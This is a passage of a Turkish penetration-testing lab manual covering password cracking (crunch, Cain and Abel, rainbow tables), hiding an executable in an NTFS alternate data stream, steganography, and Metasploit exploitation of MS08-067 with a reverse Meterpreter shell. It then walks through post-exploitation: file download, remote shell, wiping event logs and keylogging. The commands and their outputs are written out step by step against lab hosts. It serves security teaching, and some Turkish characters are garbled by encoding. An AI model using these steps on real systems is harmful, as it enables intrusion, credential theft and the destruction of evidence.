
Çıktısı:



4.Adım

Start sekmesinde start butonuna basılarak şifre denemesi başlatılır.

Çıktısı:



4.2: Sözlük Oluşturma

Amaç: Parola kırma işlemlerinde kullanmak için parola listesi oluşturmak

Lab Senaryosu:

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- crunch

Adımlar:

1.Adım

Oluşturulacak sözlükteki kelimelerin minimum kaç karakterden oluşacağı, maksimum kaç karakterden oluşacağı, sözlükte hangi karakterlerin yer alacağı girilir ve bir sözlük oluşturulur.

Komut: crunch <min> <max> <karakterler> -o <dosya adı>

```
crunch 5 6 coslat16 -o /root/Masaüstü/sozluk/cikti.txt
```

Çıktı:

```
crunch 5 6 coslat16 -o /root/Masaüstü/sozluk/cikti.txt  
Crunch will now generate the following amount of data: 2031616 bytes  
1 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 294912  
crunch: 100% completed generating output
```

2.Adım

Karakterleri elle vermek yerine karakter setleride kullanılabilir.

Komut: crunch <min> <max> -f <karakter setlerinin yolu> <karakter seti> -o <dosya adı>

```
crunch 5 6 -f /usr/share/crunch/charset.lst hex-lower -o /root/Masaüstü/sozluk/cikti2.txt
```

Çıktı:

```
crunch 5 6 -f /usr/share/crunch/charset.lst hex-lower -o /root/Masaüstü/sozluk/cikti2.txt  
Crunch will now generate the following amount of data: 123731968 bytes  
118 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 17825792  
crunch: 100% completed generating output
```

4.3: Yerel Sistem Şifrelerini Ele Geçirmek

Amaç: Yerel bir kullanıcı olarak sistem şifrelerini ele geçirmek

Lab Senaryosu: Kullanıcı Hashleri sistemden alınarak, hash kırma işlemi yapılır.

Kullanılan işletim sistemi:

- Windows 7

Kullanılan Araçlar:


- Cain and Abel

Adımlar:

1.Adım

Masaüstündeki araçlar klasörü içerisinde bulunan cain aracı çalıştırılır. Cracker sekmesine gidilir. Yukarıdaki mavi butona(add to list) basılır. Gelen pencereden "Import Hashes from local system" seçilerek, Next butonuna basılır.


Çıktı: Kullanıcı adları ve hashler listelenir.



2.Adım

Hashi kırılmak istenen kullanıcının üzerine sağ tıklanır. Kırılma yöntemi seçilir. Sözlük vererek sözlükten hash kırma denemeleri için "Dictionary Attack", olası tüm kombinasyonları deneyerek kırmak için "Brute-Force Attack", Rainbow tablosu kullanarak kırmak içinse "Cryptanalysis Attack" seçilir.

Çıktı:



4.4: Rainbow Tablosu Oluřturmak

Amaç: Hash kırma iřlemi için rainbow tablosu oluřturmak

Lab Senaryosu: Oluřturacađımız rainbow tablosununun iereceđi karakterler ve boyutlar belirlenerek rainbow tablosu oluřturulur.

Kullanılan iřletim sistemi:

- Windows 7

Kullanılan Aralar:

- winrtgen

Adımlar:

1.Adım

Masaüstündeki araçlar klasörü ierisindeki winrtgen klasörüne girilir. Winrtgen.exe alıřtırılır. Yeni bir rainbow tablosu oluřturmak için, add table butonuna basılır. Hash bölümünden oluřturulacak hash türü, min len bölümünden oluřturulacak rainbow tablosundaki hashlerin minumum kaç karakterden oluřacađı, max len bölümünden oluřturulacak rainbow tablosundaki hashlerin maksimum kaç karakterden oluřacađı, charset bölümünden karakter seti seilir. Ok butonuna basılarak hash oluřturma iřlemi bařlatılır.

ıktı:

Rainbow Table properties

Hash	Min Len	Max Len	Index	Chain Len	Chain Count	N° of tables
ntlm	1	7	0	2400	40000000	1

Charset: loweralpha (abcdefghijklmnopqrstuvwxyz)

Table properties:
Key space: 8353082582 keys
Disk space: 610.35 MB
Success probability: 0.978038 (97.80%)

Benchmark:
Hash speed:
Step speed:
Table precomputation time:
Total precomputation time:
Max cryptanalysis time:

Optional parameter: Administrator

Buttons: Benchmark, OK, Cancel

4.5: ADS ile Veri Gizleme

Amaç: Verileri gizlemek

Lab Senaryosu: Çalıştırılabilir bir dosya metin belgesinin arkasına saklanır.

Kullanılan işletim sistemi:

- Windows 7

Adımlar:

1.Adım

calc.exe C:\Windows\System32 dizininden C:\test dizinine kopyalanır. Test dizinine bir metin belgesi oluşturulur.

Komut: cd C:\test

notepad metin.txt

2.Adım

Calc.exe type komutu kullanılarak metin belgesinin içerisine saklanır.

Komut: type C:\test\calc.exe > C:\test\metin.txt:calc.exe

3.Adım

Saklanan çalıştırılabilir dosyayı çalıştırmak için bir kısayol oluşturulur.


Komut: mklink backdoor.exe metin.txt:calc.exe

4.Adım

Oluşturulan backdoor kısayolu çalıştırılır.

Komut: backdoor.exe

Çıktı:



4.6: Steganography

Amaç: Bir resmin arkasına metin gizlemek

Lab Senaryosu: Resim stego programıyla açılır. İçerisine metin yazılarak yada metin belgesi eklenerek kaydedilir.

Kullanılan işletim sistemi:

- Windows 7

Kullanılan Araçlar:

- Stego


Adımlar:

1.Adım

Masaüstündeki araçlar klasörü içerisindeki stego programı çalıştırılır. Open image butonuna basılarak metnin gizleneceği resim seçilir.

2.Adım

Sağ taraftaki bölüme metin girilir. Ya da open text diyerek metin belgesi girilebilir. Hide Text butonuna basılarak metin resmin içerisine saklanır.



3.Adım

Open image butonuna basılıp metin gizli resim açılarak, gizli metin görüntülenebilir.

5 – Metasploit

5.1: Exploit Kullanımı

Amaç: Zafiyeti bulunan bir servise exploit ile saldırmak

Lab Senaryosu: Zafiyetli sisteme uygun exploit seçilir. Gerekli parametreler girilip exploit işlemi gerçekleştirilir.

Kullanılan işletim sistemi:

- Kali Linux
- Windows XP

Kullanılan Araçlar:

- msfconsole

Adımlar:

1.Adım

Kullanılacak olan exploit seçilir.

Komut: use exploit/windows/smb/ms08_067_netapi

Çıktısı:

```
use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

2.Adım

İnfo komutu ile exploit hakkında bilgi alınabilir. Payload seçilmek isteniyorsa, show payloads komutu ile exploit'e uygun payloadlar listelenir.

Komut: show payloads

Çıktısı:

```
show payloads
Compatible Payloads
=====

Name                Disclosure Date Rank  Description
-----
generic/custom                normal Custom Payload
generic/shell_bind_tcp        normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp     normal Generic Execute net user /ADD
windows/messagebox            normal Windows MessageBox
windows/meterpreter/bind_hidden_ipknock_tcp normal Windows Meterpreter (Reflective Injection),
Hidden Bind Ipknock TCP Stager
windows/meterpreter/bind_hidden_tcp normal Windows Meterpreter (Reflective Injection),
Hidden Bind TCP Stager
windows/meterpreter/bind_ipv6_tcp normal Windows Meterpreter (Reflective Injection), Bind
```

IPv6 TCP Stager (Windows x86)	windows/meterpreter/bind_ipv6_tcp_uuid	normal Windows Meterpreter (Reflective Injection), Bind
IPv6 TCP Stager with UUID Support (Windows x86)	windows/meterpreter/bind_nonx_tcp	normal Windows Meterpreter (Reflective Injection), Bind
TCP Stager (No NX or Win7)	windows/meterpreter/bind_tcp	normal Windows Meterpreter (Reflective Injection), Bind TCP
Stager (Windows x86)	windows/meterpreter/bind_tcp_rc4	normal Windows Meterpreter (Reflective Injection), Bind
TCP Stager (RC4 Stage Encryption)	windows/meterpreter/bind_tcp_uuid	normal Windows Meterpreter (Reflective Injection), Bind
TCP Stager with UUID Support (Windows x86)	windows/meterpreter/reverse_hop_http	normal Windows Meterpreter (Reflective Injection),
Reverse Hop HTTP/HTTPS Stager	windows/meterpreter/reverse_http	normal Windows Meterpreter (Reflective Injection),
Windows Reverse HTTP Stager (wininet)	windows/meterpreter/reverse_https	normal Windows Meterpreter (Reflective Injection),
Windows Reverse HTTPS Stager (wininet)	windows/meterpreter/reverse_https_proxy	normal Windows Meterpreter (Reflective Injection),
Reverse HTTPS Stager with Support for Custom Proxy	windows/meterpreter/reverse_ipv6_tcp	normal Windows Meterpreter (Reflective Injection),
Reverse TCP Stager (IPv6)	windows/meterpreter/reverse_nonx_tcp	normal Windows Meterpreter (Reflective Injection),
Reverse TCP Stager (No NX or Win7)	windows/meterpreter/reverse_ord_tcp	normal Windows Meterpreter (Reflective Injection),
Reverse Ordinal TCP Stager (No NX or Win7)	windows/meterpreter/reverse_tcp	normal Windows Meterpreter (Reflective Injection), Reverse
TCP Stager	windows/meterpreter/reverse_tcp_allports	normal Windows Meterpreter (Reflective Injection),
Reverse All-Port TCP Stager	windows/meterpreter/reverse_tcp_dns	normal Windows Meterpreter (Reflective Injection),
Reverse TCP Stager (DNS)	windows/meterpreter/reverse_tcp_rc4	normal Windows Meterpreter (Reflective Injection),
Reverse TCP Stager (RC4 Stage Encryption)	windows/meterpreter/reverse_tcp_uuid	normal Windows Meterpreter (Reflective Injection),
Reverse TCP Stager with UUID Support	windows/meterpreter/reverse_winhttp	normal Windows Meterpreter (Reflective Injection),
Windows Reverse HTTP Stager (winhttp)		

3.Adm

Set komutu ile kullanılmak istenen payload seçilir.

Komut: set payload windows/meterpreter/reverse_tcp

Çıktısı:

```
set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

4.Adm

Show options komutu ile exploiti kullanmak için gereken parametrelere bakılır. Required alanı 'yes' olan alanlar girilmesi zorunlu alanlardır.

Komut: show options

Çıktısı:

```
show options
Module options (exploit/windows/smb/ms08_067_netapi):

Name    Current Setting  Required  Description
----  -
RHOST          yes      The target address
RPORT  445           yes      Set the SMB service port
SMBPIPE BROWSER       yes      The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name    Current Setting  Required  Description
----  -
EXITFUNC thread      yes      Exit technique (Accepted: ", seh, thread, process, none)
LHOST          yes      The listen address
LPORT  4444          yes      The listen port

Exploit target:

Id Name
--  ---
0  Automatic Targeting
```

5.Adm

Set komutu ile required alanlar doldurulur. Daha sonra exploit komutu verilir.

Komut:

```
set rhost 192.168.170.149
```

```
set lhost 192.168.170.235
```

```
exploit
```

Çıktısı:

```
msf exploit(ms08_067_netapi) > set rhost 192.168.170.149
rhost => 192.168.170.149
msf exploit(ms08_067_netapi) > set lhost 192.168.170.235
lhost => 192.168.170.235
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.170.235:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Turkish
[*] Selected Target: Windows XP SP3 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.170.149
[*] Meterpreter session 1 opened (192.168.170.235:4444 -> 192.168.170.149:1056) at 2016-02-04 15:10:50 +0200
```

```
meterpreter >
```

5.2: Metasploit veritabanı bağlantısı

Amaç: Toplanan verileri düzenli bir şekilde saklamak

Lab Senaryosu: Postgresql veritabanı oluşturulur. Oluşturulan veritabanı metasploit'e bağlanır. Metasploit gerekli tabloları kendisi oluşturur.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- msfconsole

Adımlar:

1.Adım

Postgresql servisi başlatılır.

Komut: service postgresql start

2.Adım

Postgres kullanıcıasına geçilir.

Komut: su postgres

Çıktısı:

```
su postgres
postgres@kali:/root$
```

3.Adım

Bir veritabanı kullanıcısı oluşturulur.

Komut: createuser msf_user -P

Çıktısı:

```
createuser msf_user -P
Enter password for new role:
Enter it again:
```

4.Adım

Bir veritabanı oluşturulur.

Komut: createdb --owner=msf_user msf_database

5.Adım

Oluşturulan veritabanı metasploit'e bağlanır.

Komut: db_connect msf_user:parola@127.0.0.1:5432/msf_database

Çıktısı:

```
msf > db_connect msf_user:parola@127.0.0.1:5432/msf_database
[*] Rebuilding the module cache in the background...
```

6.Adım

Veritabanının bağlantı durumuna bakılır.

Komut: db_status

Çıktısı:

```
msf > db_status
[*] postgresql connected to msf_database
```

5.3: Meterpreter Kullanımı

Amaç: Meterpreter payloadı gönderilmiş sistemle etkileşime geçmek

Kullanılan işletim sistemi:

- Kali Linux
- Windows XP

Kullanılan Araçlar:

- msfconsole

Adımlar:

1.Adım

Hedef sisteme payload meterpreter olarak ayarlanarak exploit gönderilir

Komut: use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/reverse_tcp

set rhost 192.168.170.149

set lhost 192.168.170.234

exploit

Çıktısı:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.170.149
rhost => 192.168.170.149
msf exploit(ms08_067_netapi) > set lhost 192.168.170.234
lhost => 192.168.170.234
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.170.234:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Turkish
[*] Selected Target: Windows XP SP3 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.170.149
[*] Meterpreter session 1 opened (192.168.170.234:4444 -> 192.168.170.149:1039) at 2016-02-09 11:09:47 +0200
meterpreter >
```

2.Adım

Açılan oturum background komutu ile arkaplana atılabilir.

Komut: background

Çıktısı:

meterpreter > background

```
[*] Backgrounding session 1...  
msf exploit(ms08_067_netapi) >
```

3.Adım

Açık oturumlar sessions komutu ile görüntülenebilir.

Komut: sessions

Çıktısı:

msf exploit(ms08_067_netapi) > sessions

Active sessions

=====

Id	Type	Information	Connection
----	------	-------------	------------

-- --

1	meterpreter	x86/win32 NT AUTHORITY\SYSTEM @ OEM	192.168.170.234:4444 -> 192.168.170.149:1039 (192.168.170.149)
---	-------------	-------------------------------------	---

4.Adım

Açık bir oturuma dönmek için sessions -i <session id> komutu kullanılır.

Komut: sessions -i 1

Çıktısı:

msf exploit(ms08_067_netapi) > sessions -i 1

```
[*] Starting interaction with 1...  
meterpreter >
```

5.Adım

Çalışan processes'leri görmek için ps komutu kullanılır. Meterpreterin çalıştığı process'i görmek için ise getpid kullanılır. Meterpreterin çalıştığı process'i değiştirmek için migrate kullanılır.

Komut: migrate 1732

Çıktısı:

meterpreter > getpid

Current pid: 1124

meterpreter > migrate 1732

```
[*] Migrating from 1124 to 1732...
```

```
[*] Migration completed successfully.
```

meterpreter > getpid

Current pid: 1732

6.Adım

pwd komutu ile çalışma dizini görüntülenebilir. cd komutu ile çalışma dizini değiştirilebilir. ls

komutu ile dosya ve dizinler listelenebilir. Mkdir komutu ile dizin oluşturulabilir. Rm komutu ile dosya silinebilir. Cat komutu ile bir dosyanın içeriği görüntülenebilir. Bir dosyayı düzenlemek için edit komutu kullanılabilir.

7.Adım

Search komutu ile sistemde arama yapılabilir. “.doc” uzantılı dosyaları arama örneği:

Komut: search -f *.doc

Çıktısı:

```
meterpreter > search -f *.doc
Found 4 results...
  c:\Documents and Settings\Administrator\Templates\winword.doc (4608 bytes)
  c:\Documents and Settings\Administrator\Templates\winword2.doc (1769 bytes)
  c:\Documents and Settings\Default User\Templates\winword.doc (4608 bytes)
  c:\Documents and Settings\Default User\Templates\winword2.doc (1769 bytes)
```

8.Adım

Upload komutu ile hedef sisteme dosya yüklenebilir. Download komutu ile ise sistemden dosya çekilebilir.

Komut: download kaynak hedef

Çıktısı:

```
meterpreter > download C:\\test.txt /root/Masaüstü
[*] downloading: C:\test.txt -> /root/Masaüstü/test.txt
[*] download : C:\test.txt -> /root/Masaüstü/test.txt
```

9.Adım

Sistemin arp önbelleğine bakmak için arp komutu kullanılabilir. Sisteme yeni bir route eklemek için: route add <subnet> <netmask> <gateway>, sistemden route silmek için: route delete <subnet> <netmask> <gateway> komutları kullanılabilir. Sistemin ip bilgisine bakmak için ipconfig kumutu kullanılabilir.

Komut: ipconfig

Çıktısı:

```
meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
```

```
Name      : AMD PCNET Ailesi PCI Ethernet Bagdastricisi - Paket Zamanlayicisi Mini Baglanti Noktasi
Hardware MAC : 11:2d:b3:31:b2:5f
MTU       : 1500
IPv4 Address : 192.168.170.149
IPv4 Netmask : 255.255.255.0

Interface 65540
=====
Name      : Bluetooth Device (Personal Area Network)
Hardware MAC : 25:3e:12:13:2a:b1
MTU       : 1500
```

10.Adım

Komut çalıştırmak için execute komutu kullanılabilir.

Komut: execute -f cmd.exe

Çıktısı:

```
meterpreter > execute -f cmd.exe
Process 2980 created.
```

11.Adım

Meterpreter'in hangi kullanıcı yetkileriyle çalıştığını görmek için getuid komutu kullanılabilir.

Komut: getuid

Çıktısı:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

12.Adım

Bir process'i sonlandırmak için kill <süreç id> komutu kullanılabilir.

Komut: kill <süreç id>

Çıktısı:

```
meterpreter > kill 2980
Killing: 2980
```

13.Adım

Hedef sistem hakkında bilgi almak için sysinfo komutu kullanılabilir.

Komut: sysinfo

Çıktısı:

```
meterpreter > sysinfo
```

Computer : OEM
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : tr_TR
Domain : TESTLAB
Logged On Users : 2
Meterpreter : x86/win32

14.Adım

Hedef sistemin komut satırına geçmek için shell komutu kullanılabilir.

Komut: shell


Çıktısı:

```
meterpreter > shell
Process 1796 created.
Channel 1 created.
Microsoft Windows XP [Sürüm 5.1.2600]
(C) Telif Hakkı 1985-2001 Microsoft Corp.
```

15.Adım

Hedef sistemin kayıtlarını temizlemek için clearev komutu kullanılabilir.

Komut öncesi sistem kayıtları:



Tür	Tarih	Zaman	Kaynak	Kategori	Olay	User	Bilgisayar
Hata	11.02.2016	14:08:27	Netlogon	Yok	5719	Yok	OEM
Hata	11.02.2016	13:53:27	W32Time	Yok	29	Yok	OEM
Uyaran	11.02.2016	13:53:27	W32Time	Yok	14	Yok	OEM
Hata	11.02.2016	11:53:27	W32Time	Yok	29	Yok	OEM
Uyaran	11.02.2016	11:53:27	W32Time	Yok	14	Yok	OEM
Hata	11.02.2016	10:53:27	W32Time	Yok	29	Yok	OEM
Uyaran	11.02.2016	10:53:27	W32Time	Yok	14	Yok	OEM
Hata	11.02.2016	10:23:27	W32Time	Yok	29	Yok	OEM
Uyaran	11.02.2016	10:23:27	W32Time	Yok	14	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7035	SYSTEM	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7035	SYSTEM	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7035	SYSTEM	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7035	SYSTEM	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7035	SYSTEM	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7036	Yok	OEM
Bilgi	11.02.2016	10:09:36	Service Control Manager	Yok	7035	SYSTEM	OEM

Komut: clearev

Çıktısı:

```
meterpreter > clearev
[*] Wiping 618 records from Application...
[*] Wiping 1936 records from System...
[*] Wiping 1 records from Security...
```

Komut sonrası sistem kayıtları:



Tür	Tarih	Zaman	Kaynak	Kategori	Olay	User	Bilgisayar
Bu görünümde görüntülenecek öğe yok.							

16.Adım

Klayvede basılan tuşları dinlemek için keyscan_start komutu kullanılabilir. Dinlenen tuşları görmek için keyscan_dump komutu kullanılabilir. Dinleme işlemini bitirmek için ise keyscan_stop komutu kullanılabilir.

Komut: keyscan_start

keyscan_dump

keyscan_stop

Çıktısı:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hotmail.com <Return> test@hotmail.com <Tab> 1234567 <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

